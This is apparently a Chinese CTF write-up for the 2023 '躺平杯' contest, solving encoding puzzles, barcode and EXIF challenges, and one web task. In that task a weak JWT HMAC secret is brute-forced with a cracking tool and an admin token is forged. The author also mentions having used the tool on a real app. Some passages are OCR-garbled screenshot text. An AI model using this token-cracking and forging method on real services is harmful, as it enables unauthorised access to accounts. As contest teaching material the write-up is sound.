

# 2023躺平杯wp

## misc

### 签到

一眼base100直接出flag

### Base100编码/解码

编码      解码      复制结果      清空

欢迎来到躺平杯! 这是flag1: flag(Happy\_NEW\_YEAR\_2023)

### 躺平问答

这一题没解出来完

0.

```
<div class="question-q">
    " 0."
    <!-- 114514*1919810 -->
    <div style="color: #FAFAFA">其实，这题没出错</div> == $0
```

3.weilei.studio 在赛前进行了一次停机维护，截止至2023-01-15，最后一次维护结束的时间是？  
(使用CST时间，精确到30分钟)

网页底部运行状态，点击之后，发现有一个停止运行时间

November 2022 to January 2023

## January 2023

### Server down

This incident has been resolved.

Jan 12, 17:30 - 17:30 CST

### Server down

This incident has been resolved.

Jan 10, 16:30 - 16:30 CST

### [Scheduled] Platform System Upgrade

The scheduled maintenance has been completed.

Jan 3, 22:30 - 23:31 CST

5.bytessec.cc的注册时的域名服务商是? whois查询

域名	weilei.studio [whois 反查]	申请
其他常用域名后缀查询:	<a href="#">cn</a> <a href="#">com</a> <a href="#">cc</a> <a href="#">net</a> <a href="#">org</a>	
注册商	Name.com,Inc.	
联系人	REDACTED FOR PRIVACY [whois反查]	

6.weilei.studio 在@域下有个TXT解析，它是？

### DNS在线查询工具

域名或 IP地址: weilei.studio

查询类型: TXT (主机名或域名的说明)

DNS查询公共服务器: Google Public DNS Server (8.8.8.8)

**清空** **DNS查询** **复制结果**

```
1 Server: 8.8.8.8
2 Address: 8.8.8.8#53
3 Non-authoritative answer:
4 weilei.studio text = "welcometo1sttangpingcup"
5 Authoritative answers can be found from:
```

7.weilei.studio的直接解析的IP地址所属的自治系统编号 (ASN) 是？？

浏览器抓包，查看远程ip: 104.21.50.158

# 自治系统编号 (ASN) 查询工具

自治系统编号 (ASN) 查询工具，查询IP地址所属自治系统编号 (ASN)

IP 104.21.50.158

查询

ASN: 13335

Autonomous system number (ASN)

CIDR: 104.16.0.0/13

IP address range in CIDR

AS: CloudFlare Inc.

Autonomous system (AS) name

全球的互联网被分成很多个AS自治域，每个国家的运营商、机构、甚至公司等都可以申请AS号码，AS号码是有限的，最大数目是65536。各自分配的IP地址被标清楚属于哪个AS号码，在全球互联网上，假如一封email从一个a IP地址发往另外一个b IP地址，这封email必须要知道a IP地址属于的AS号码A到b IP地址属于的AS号码B如何走，然后就沿着这条路到达目的IP地址。这个过程叫数据包的路由，当然，过程要复杂的多。

9.程序员最多的地方本次SSL证书过期时间是？

一眼github，curl -v <https://github.com/> 查看\* expire date的值

```
* TLSv1.0 (OUT), TLS header, Certificate Status (22):
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* TLSv1.2 (IN), TLS header, Certificate Status (22):
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.2 (IN), TLS header, Finished (20):
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.2 (OUT), TLS header, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.2 (OUT), TLS header, Supplemental data (23):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_128_GCM_SHA256
* ALPN, server accepted to use h2
* Server certificate:
*   subject: C=US; ST=California; L=San Francisco; O=GitHub, Inc.; CN=github.com
*   start date: Mar 15 00:00:00 2022 GMT
*   expire date: Mar 15 23:59:59 2023 GMT
*   subjectAltName: host "github.com" matched cert's "github.com"
*   issuer: C=US; O=DigiCert Inc; CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1
*   SSL certificate verify ok.
* Using HTTP2, server supports multiplexing
* Connection state changed (HTTP/2 confirmed)
* Copying HTTP/2 data in stream buffer to connection buffer after upgrade: len=0
* TLSv1.2 (OUT), TLS header, Supplemental data (23):
* TLSv1.2 (OUT), TLS header, Supplemental data (23):
```

神秘的.....文字

## 这么简单

题目名字是这么简单，但是我觉得好像并不那么简单，看到提示才做出来的，一开始没想到改表的事情，单纯的去尝试各种编码，始终是没有解出来。

第一步是base解码，解码之后的文字携带几个等号

The screenshot shows the CyberChef interface with the following details:

- Version:** 9.3.2.3
- Input:** A long string of base64 encoded data.
- Method:** From Base64 (Base64转换)
- Alphabet:** A-Za-z0-9+=
- Operations:** Remove non-alphabet chars
- Output:** The decoded output, which contains several '=' characters.
- Buttons:** STEP, BAKE!, 自动 (Auto)

第二步还是base解码，我是不断尝试其他表才试出来的，虽然做出来了，但是还是不知其然

The screenshot shows the CyberChef interface with the following details:

- Version:** 9.3.2.3
- Input:** The same long base64 string as the previous step.
- Method:** From Base64 (Base64转换)
- Alphabet:** A-Za-z0-9+=
- Operations:** Remove non-alphabet chars
- Output:** The final decoded output, which is a grid of various symbols and characters.
- Buttons:** STEP, BAKE!, 自动 (Auto)

## 毕加思索

上一个flag解出的时候，出现了一堆表情，然后base100解码，出现一堆喵呜文字

AmanCTF - BASE100编码解码

在线BASE100编码解码



加密

解密

这段字符我在百度找到了喵语翻译，但是没有解出来，仔细看了一下”滴滴滴哒哒“想到了摩尔斯

第二阶段提示

1 - Base64改个表变成了XX加密 2 - 签了个到？滴滴滴哒哒？ 3 - 噗呜啊？听说鸽游又整了个什么解谜？去看看第一层咋解？

于是将喵替换成':', 鸣替换成'-', 然后在线转换一下

找个摩尔斯代码要多试几个网站才可以解出来

莫尔斯电码到文本翻译器

使用我们的简单转换器将莫尔斯电码翻译成文本

家 - 莫尔斯转文字



解码出来

HEYHEREISFLAG2FLAGIL1KEC4TREMEMBERTOADDCHARACTERSANDALLCHARACTERSARELOWERCASEFORNEXTPLEASEV

对单词进行差分，老实说，英语不太好:(



flag{il1kec4t}

喵？ 咕？ 唔~

按照上一题的题解，找到题目入口，<https://weilei.studio/media/f14g3ofpr0b04.html> 访问看到是那啥加密，



## 尝试解密

## 兽音译者(喵呜版)

呻吟版也可以在本站进行解密

人话放这里

3bzQw1kqzBLubLyk53IAj4Whlcyw4HrpxpnC1dxGfGTh9rgmDmEfKfrDE3SmWnF7n9klimM6zLseYQ2T2wxbwPvLeou17P4LrPx5fHqy57TeIcnzZAxlokkfju4yaJnQAp5Wdr9TNAYrnwXmn4A  
u1aUzZm7Yh5JAH4KrNeul8LlmemJ94eVmltDZXYwrprpdPr1UtxnL1SxQjaeZB9QxQb2gk4tF7vq7lw76gVzCdmrMpcfhu4J9ryEBULb2jvebL16AmDrkzbQz5cpkEgy6Xg  
FeJ6Ug9WbVYd1ePfTsmoCwbd2Wt5M5y2zdZ25ShldQTxrdhVnaCatWa7ruvouWn18Lb2kPjCpbeafLRCMCQnGsDx6WqUdjQvUdlX1caZgdj1H1eYXrwla7zTqdNo1x54zA74wklrdnV1osCal4xUyzHew  
amC2zqdmwgVQjCqBebQmcBHC1J3qBakNlk1mRn1LDGTA19kU2qBjC1B79p4VxTqYf1mB2C1MPo4PjVqyKCbCn55hWfSAZ5PxDTrA9gnzbanWMSRjB2NPBz5HttVif1zpoBKdfp1uxRpxFjG1TdyUzCips  
amC2zqdmwgVQjCqBebQmcBHC1J3qBakNlk1mRn1LDGTA19kU2qBjC1B79p4VxTqYf1mB2C1MPo4PjVqyKCbCn55hWfSAZ5PxDTrA9gnzbanWMSRjB2NPBz5HttVif1zpoBKdfp1uxRpxFjG1TdyUzCips

喵呜在这里

3bZQw1kEq8ZUdBuYk53JA4j4whLycw4HRhpXnc1d6XFgGTh9RmqDmeFKfvDE3k5mWrF7NzK9JimM6zLseYQ2T22wxtvP


base58解密一下

GDP (Gozdura Dha Plot) ndordac prem CAPGES GDP, o gemzadidika toma omest gemzudar naguridy asdhuniondn, eritisolly hendac is 1996. plot3: plot{MioeTuVu\_Dostzist} GDP gekarn o vica rosta ep pialcn. Olest vidh dha akelkist naguridy daghselety, dha cippiguldy ep GDP ghollastan in taddist horcar osc horcar. On o ranuld, dha laorsist gurka per fatissarn in taddist ndaaazar. Mend eslisa ispermodies in ngoddarac osc drikiol. Fatissarn epdas ces'd bsev hev de nyndamodigolly laors GDP, vhigh raquiran o led ep verb osc apperd.

二维的码

# 来自理塘的码


一眼汉信码，上传在线识别失败，对比了一下正常的汉信码发现颜色相反，画图工具取反色出flag




得知下一条线索在/media/boarding\_pass.zip中，访问下载附件

## 你管这叫码？

下载压缩包，解压发现需要密码，但是是部分加密，查看未解密的那个文件，发现是一个二维码



老方法，缺了三个角，ps补上去



识别结果: password:ecfbcf7a-0c77-ed48-2e2e-1a993ebd006e, 得出加密文件的密码


解压文件之后得到一个很离谱的码，尝试一下条形码能不能扫出来，结果真扫出来了，乐



The screenshot shows a barcode reading interface. At the top, there is a large barcode image. Below it is a title '在线条码阅读器' (Online Barcode Reader). A subtitle says '上传图片，选择条形码类型或留下“所有类型”，然后点击“阅读条形码”按钮。' (Upload image, choose barcode type or leave "All types", then click the "Read barcode" button.). Below the subtitle is a note '由 [aspose.com](#) 和 [aspose.cloud](#) 提供支持' (Supported by [aspose.com](#) and [aspose.cloud](#)). A green button labeled '另一张图片' (Another picture) is visible. In the center, there is another barcode image. To its left, the text '键入: Pdf417' (Input: Pdf417) is displayed. To its right, a text box contains the decoded data: 'flag2:flag{L00k\_1k3\_bo4rd1ng\_p4ss}' and 'flag3:/media/enterpoint.gif'. There is also a small icon of a clipboard with a document and some Chinese text: '生成新的' (Generate new). At the bottom, a green button labeled '更改识别设置' (Change recognition settings) is shown.

## 来自兔年的码

访问 /media/enterpoint.gif，看到一张二维码，看似离谱，实际一扫就出来了



The screenshot shows a QR code scanning interface. At the top, there is a large QR code image. Below it is a section labeled '识别结果' (Recognition result) with a blue arrow icon. Below this are several small icons: a magnifying glass, a square, a double arrow, a search icon, a left arrow, and a right arrow. A horizontal line separates this from a text input field. The text input field contains the URL '1 Go /media/c0d3f14g3.zip'. Below the input field, there is a small vertical dotted line.


访问路径, 得到一个压缩包, 解压出现三个码, 扫一下

# 在线条码阅读器

上传图片，选择条形码类型或留下“所有类型”，然后点击“阅读条形码”按钮。

由 [aspose.com](#) 和 [aspose.cloud](#) 提供支持

[另一张图片](#)



键入: CodablockF

U2FsdGVkX1+QTZuns6phvCNw3MWMReSM3yeB

[生成新的](#)

分别得出

- U2FsdGVkX1+QTZuns6phvCNw3MWMReSM3yeB
- 8ZXH4JZBpFxCGu5rDf/2pS4H6w7G0B+1
- (01)11451419198103

通过开头的U2结合题目名，猜测是rabbit加密，果断试一下，出flag，ok!

SO JSON® 在线  
→ 在线工具箱

广告位，联系邮箱: so@sojson.com 广告位，联系邮箱: so@sojson.com

JSON在线工具 [加密 / 解密](#) [压缩 / 格式化](#) [文档](#) [前端](#) [转换](#) [单位换算](#) [二维码工具](#) [正则](#) [站长工具](#) [HTTP相关](#) [生活工具](#)

加密/解密 AES加密/解密 DES加密/解密 RC4加密/解密 Rabbit加密/解密 TripleDes加密/解密 MD5加密/解密 Base64加密/解密 Hash加密/解密 JS 加密 JS 解密

首页 / 加密 & 解密 / Rabbit加密 & Rabbit解密

Flag3:flag[Different\_k1nd5\_0f\_C0D3] 11451419198103 U2FsdGVkX1+QTZuns6phvCNw3MWMReSM3yeB8ZXH4JZBpFxCGu5rDf/2pS4H6w7G0B+1

密码是可选项，也就是可以不填。

< 解密 加密 >

我抄，盒！


照片中的flag

date.jpg exif中存在flag



## 网站中的flag

这个还是没啥好说的，信息都在exif中查找，唯独那个经纬度的，我试了好几个都不对，离谱



prob10 x EXIF信... x 在线exi... x Abc EX... x 图片EX... x 照片Ex... x EXIF信... x (#\*Δ\*) x CyberC... x From... x C...

abctool.gitlab.io/exif-viewer/index.zh-cn.html

Exposure Mode : Auto exposure  
White Balance : Auto white balance  
Digital Zoom Ratio : 2.75  
Focal Length In35mm Film : 91  
Scene Capture Type : Standard  
Lens Specification : 3.3, 3.3, 2.4, 2.4  
Lens Make : Apple  
Lens Model : iPad mini back camera 3.3mm f/2.4  
GPS Latitude Ref : North latitude  
GPS Latitude : 40.957858333333334  
GPS Longitude Ref : East longitude  
GPS Longitude : 100.28996944444444  
GPS Altitude Ref : Sea level  
GPS Altitude : 1085.2421052631578 m  
GPS Time Stamp : 05:23:20.22  
GPS Img Direction Ref : True direction  
GPS Img Direction : 119.31835205992509

### XMP属性

web

Happy2023!

这题比较有意思

开局一个网页，啥也没看懂，搞半天没明白到底怎么登入

没有这个提示真做出来了

通过百度学习，大概了解了这种东西，写了一个脚本

```
import requests
from lxml import etree

url0="https://prob01.weilei.studio/"

res=requests.get(url0,auth=('BytesSec','my_token:xxxxxxxxxx'),)
print(res.text)

# print(res.request.headers)
# print('-----')
print(res.headers)
```

一开始运行出现的结果是：Login Success! Go...WAIT, let me check again!

在这个阶段卡了一会，我以为是需要请求两次，然后用session会话请求了两次，结果仍然是这种，后来看到提示jwt，然后就添加了一行print(res.headers)，查看响应头，发现响应头返回一个jwt

```
Login Success! Go...WAIT, let me check again!
{
  "Date": "Wed, 25 Jan 2023 11:44:10 GMT",
  "Content-Type": "text/html; charset=utf-8",
  "Transfer-Encoding": "chunked",
  "Connection": "keep-alive",
  "Set-Cookie": "token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiQn0ZXNTZWMiLCJleHAiOjE2NzQ3NDcWNTB9.dZDierCY5ima-eAa6XEqLh_bwDGXBUIj_VII9ALK;
Path=/, hint=salt_is_6_digits_HHHaaaaa; Path=/", "Cache-Control": "no-cache", "CF-Cache-Status": "DYNAMIC", "Report-To": [{"endpoints": [{"url": "https://\u2225/a.neil.cloudflare.com/\u2225/report/v3?s=m19540Kw07cPpjzbQ2lVFST%2FtCoCgMks%2B0E26WIISJPmHm8sbfKuvCNUB%2BR06LSht0eSUqA1BFvX6DEX%2BChaW%2Bnb62nhMeFcrgWAjFyCRiorRRLb3qzia0PL43689q4fvDv35zXAX3%3D"}]}, {"group": "cf-nei", "max_age": 604800}, {"NEL": {"success_fraction": 0, "report_to": "cf-nei", "max_age": 604800}}, {"Server": "Cloudflare", "CF-RAY": "78f0c160fc4491dd-FRA", "Content-Encoding": "gzip", "alt-svc": "h3=:443; ma=86400, h3-29=:443; ma=86400"}]
```

其中有个提示：hint=salt\_is\_6\_digits\_HHHaaaaa;

jwt的密钥是6位数字，简单，直接上工具，前段时间试图暴力破解某app的jwt密钥工具还在

```
root@hecs-16680:~/tools/c-jwt-cracker# ./jwtcrack eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiQn0ZXNTZWMiLCJleHAiOjE2NzQ3MDc4NTF9.gdocPg-jbzZFB9yWC0EBG
mYlm-gf2EMVR-69wgtBFRE 1234567890 6 hs256
Unknown message digest hs256, will use default sha256
Secret is "114514"
```

破解结果是114514，其实我应该想到是这个：

写一个生成jwt的程序

```
import jwt
pay={
    "user": "admin",
    "exp": 1674401851
}
header={
```

```
        "typ": "JWT",
        "alg": "HS256"
    }
key='114514'
jwn_con=jwt.encode(pay,key, algorithm="HS256")

print(jwn_con)
#hint=salt_is_6_digits_HHaaaaaa;
```

然后添加一个headers请求头，请求到到一串base编码，解码之后是目标网站

File(E) 编辑(E) 视图(V) 导航(N) 重构(R) 运行(U) 工具(I) VCS(S) 窗口(W) 帮助(H) python - F:\desk\跨平台\web\1\1.py

项目

python F:\project\python

项目文件

yiguan data

idea

jupyter\_checkpoints

Actual\_operation

pytest\_cache

ctf

base64解码.py

bugku.py

buacft.py

crc修复.py

crc恢复擦除.py

crc计算校验.py

ctf\_验证破解.py

ctfhub签到.py

sql注入.py

ssh批量操作.py

优优机刷黑点.spc

优优机简单刷写.py

文件批量读写.py

双向文本的视图布局可以取决于基本方向(视图 | 双向文本基本方向)

8 .mxAvgFn6080lwx5RjuEHcIcceuQTQKx0GRE3e18E7c;Path="/"

9

10 res=session.get(url0,auth=('BytesSec',

"50:K..."))

headers=headers3

11 print(res.text)

12 print(res.request.headers)

13 print("-----")

14 print(res.headers)

15

16

运行: C:\Program Files\Python39\python.exe" F:\desk\跨平台\web\1\1.py

Great! Go decode("aWxyeGJ6aWoud2VpbGvLnN0dWRpbw==") and path /r3dp4cke7 to get your final flag, don't share anything to others!

